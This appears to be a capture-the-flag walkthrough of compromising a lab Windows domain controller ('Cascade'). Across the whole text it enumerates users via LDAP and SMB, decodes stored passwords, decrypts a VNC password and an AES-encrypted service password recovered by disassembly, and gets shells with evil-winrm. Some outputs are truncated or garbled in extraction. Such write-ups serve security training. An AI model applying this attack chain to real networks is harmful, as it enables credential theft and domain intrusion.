```

The open ports are the most common on Windows machines (Kerberos, Ldap, Smb ...).

Initially, I tried to make a zone-transfer request (DIG AXFR), but having found nothing I started with the most famous tools for Windows enumeration.

With Enum4linux I got the list of users:

enum4linux -U 10.10.10.182

```
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
enum4linux complete on Sun Mar 29 12:52:10 2020
```

Testing the list of users, written on a text file, I tried with crackmapexec to prove the validity of common passwords such as admin, passwords ... but the result was negative.

So I tried Idapsearch:

```
coot@unknown:~/Desktop# ldapsearch -h 10.10.10.182 -x -s base defaultNamingContext
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: defaultNamingContext
#
#
dn:
defaultNamingContext: DC=cascade,DC=local
# search result
search: 2
result: 0 Success
```

Once the naming context was obtained, I continued with the tool, saving the output to a file.

Since there is a lot of information, I manually tried to search for keywords within the file, and I have found the cascadeLegacyPwd field, through a simple grep:

```
:~/Desktop# ldapsearch -h 10.10.10.182 -x -b "dc=cascade,dc=local" > ldapsearch.txt
            :~/Desktop# cat ldapsearch.txt | grep Pwd
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
badPwdCount: 0
maxPwdAge: -37108517437440
minPwdAge: 0
minPwdLength: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
cascadeLegacyPwd: clk0bjVldmE=
badPwdCount: 2
badPwdCount: 4
badPwdCount: 2
badPwdCount: 2
badPwdCount: 3
badPwdCount: 0
badPwdCount: 0
badPwdCount: 2
badPwdCount: 2
badPwdCount: 2
badPwdCount: 0
```



This is a base64-encoded password:

```
echo "clk0bjVldmE=" | base64 -d rY4n5eva
```

So, we have obtained the password, and if we open the file with a text editor (such as Sublime Text), looking for the field in question, we see that it is the user r.thompson:

```

                                                                                 Find I
```

Credentials do not work for Evil-WinRM, however we have access to shares:

We enter the share Data with:

```
smbclient //10.10.10.182/Data -U r.thompson
```

And we find some interesting files:

```
smb: \IT\Temp\s.smith\> ls
                                    D
                                            0 Tue Jan 28 21:00:01 2020

                13106687 blocks of size 4096. 7788081 blocks available
```

Transferring the files found locally, with the get command from smbclient, we open the first one, which is a log file of the TightVNC program. Inside there is the password of the user s.smith:

```
:~/Desktop# cat VNC\ Install.reg
₩indows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]

```

Being a particular type of VNC decoding, to get it in the clear, I used the following program found online:

VNC Password Decoder (vncpwd) tool by Luigi Auriemma

```
C:\Users\adm\Downloads>vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org

- your input password seems in hex format (or longer than 8 chars)

Password: sT333ve2

Press RETURN to exit
```

Before testing the password with Evil-WinRM, let's open the other file, an HTML page, and get information that will surely be useful for the next steps:

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

- $\boldsymbol{\cdot\cdot}$ New production network will be going live on Wednesday so keep an eye out for any issues.
- -- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).
- $\hbox{-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.}\\$

Steve

We know that in the past a TempAdmin user was temporarily created, having the same login credentials as the System Administrator. So, we will have to find a way to recover the TempAdmin password.

The message immediately made me think of another file that I had found with smbclient, but that I had not initially considered important. It was the following:

If we open it, in fact, we can see how it is about the ArkSvc user who deleted the "files" belonging to the user TempAdmin:

```
::~/Desktop# cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD]    ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]

```

So, we will have to become "ArkSvc" to read the contents of these.

For now, however, we enter with s.smith, and we get the shell by connecting through Evil-WinRm (there is also the user flag):

With whoami / all, we see that we are enabled to visit a new share:

```
v1.:CASCADE\Audit Share Alias
nabled group, Local Group
```

Let's go back to smbclient and explore the content:

```
:~/Desktop/rev# smbclient //10.10.10.182/Audit$ -U s.smith
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> ls

smb: \>
```



It is an exe file, and seeing the other folders, it does "something" by connecting to a SQLite database.

Transferring the entire content to my local Windows machine, on which I installed IDA, I tried to run the program, in order to understand how it works.

Inside the DB folder, there is the database to which it connects. I uploaded it on this site:

https://sqliteonline.com/

With a select in the Ldap table, there is the ArkSvc password, which is encrypted:

Using IDA, I have disassembled the program trying to extract information regarding the type of encryption used:

```
ldloc.s 7
ldstr aC4scadek3y6543 // "c4scadek3y654321"
call string [CascCrypto]CascCrypto.Crypto::DecryptString(string, string)
stloc.2
leave.s loc 296
```

We see that there is a call to CascCrypto, which is the DLL file in the folder that we downloaded, and in addition, we found a decryption key.

Let's import the DLL file on IDA:

```
call
          class [mscorlib]System.Security.Cryptography.Aes [mscorlib]System.Security.Cryptography.Aes::Create()
stloc.2
ldloc.2
ldc.i4
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_KeySize(int32)
ldloc.2
ldc.i4
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_BlockSize(int32)
ldloc.2
call
                [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldstr a1tdyjcby1ix498 // "1tdyjCbY1Ix49842"
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_IV(unsigned int8[])
ldloc.2
ldc.i4.1
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Mode(valuetype [mscorlib]Sy
ldloc.2
         class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
call
ldarg.1
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Key(unsigned int8[])
         instance void [mscorlib]System.IO.MemoryStream::.ctor(unsigned int8[])
newobj
stloc.3
.try {
ldloc.3
```

And we see that this is symmetric AES encryption. We also got another key, and it is IV, the initialization vector.

There are all the elements to decrypt the ArkSvc password.

To do this, I used this online tool:

https://www.devglan.com/online-tools/aes-encryption-decryption

AES Online Decryption Enter text to be Decrypted BQO5I5Kj9MdErXx6Q6AGOw== Input Text Format: Base64 Hex Select Mode CBC Enter IV Used During Encryption(Optional) 1tdyjCbY1lx49842 Key Size in Bits 128 Enter Secret Key c4scadek3y654321 Decrypt AES Decrypted Output (Base64): dzNsYzBtZUZyMzFuZA== Decode to Plain Text w3lc0meFr31nd

We also got the password for this other user. Let's enter Evil-WinRM:

```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u arksvc -p "w3lc0meFr31nd"
Evil-WinRM shell v2.1
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

With whoami / all, we see that the user is the owner of the AD Recycle Bin:

```
CASCADE\AD Recycle Bin Alias nabled group, Local Group
```

At the following site, I found details about the group:

https://blog.stealthbits.com/active-directory-object-recovery-recycle-bin/

Plus, on the mentioned website, I found the following command, which allows you to have the list of deleted objects:

```
Get-ADObject -filter 'isdeleted -eq $true -and name -ne "Deleted
Objects"' -includeDeletedObjects -property *
```

Running it, we find the password of TempAdmin, in base64:

baCT3r1aN00dlesroot@unknown:~/Desktop#

```
accountExpires
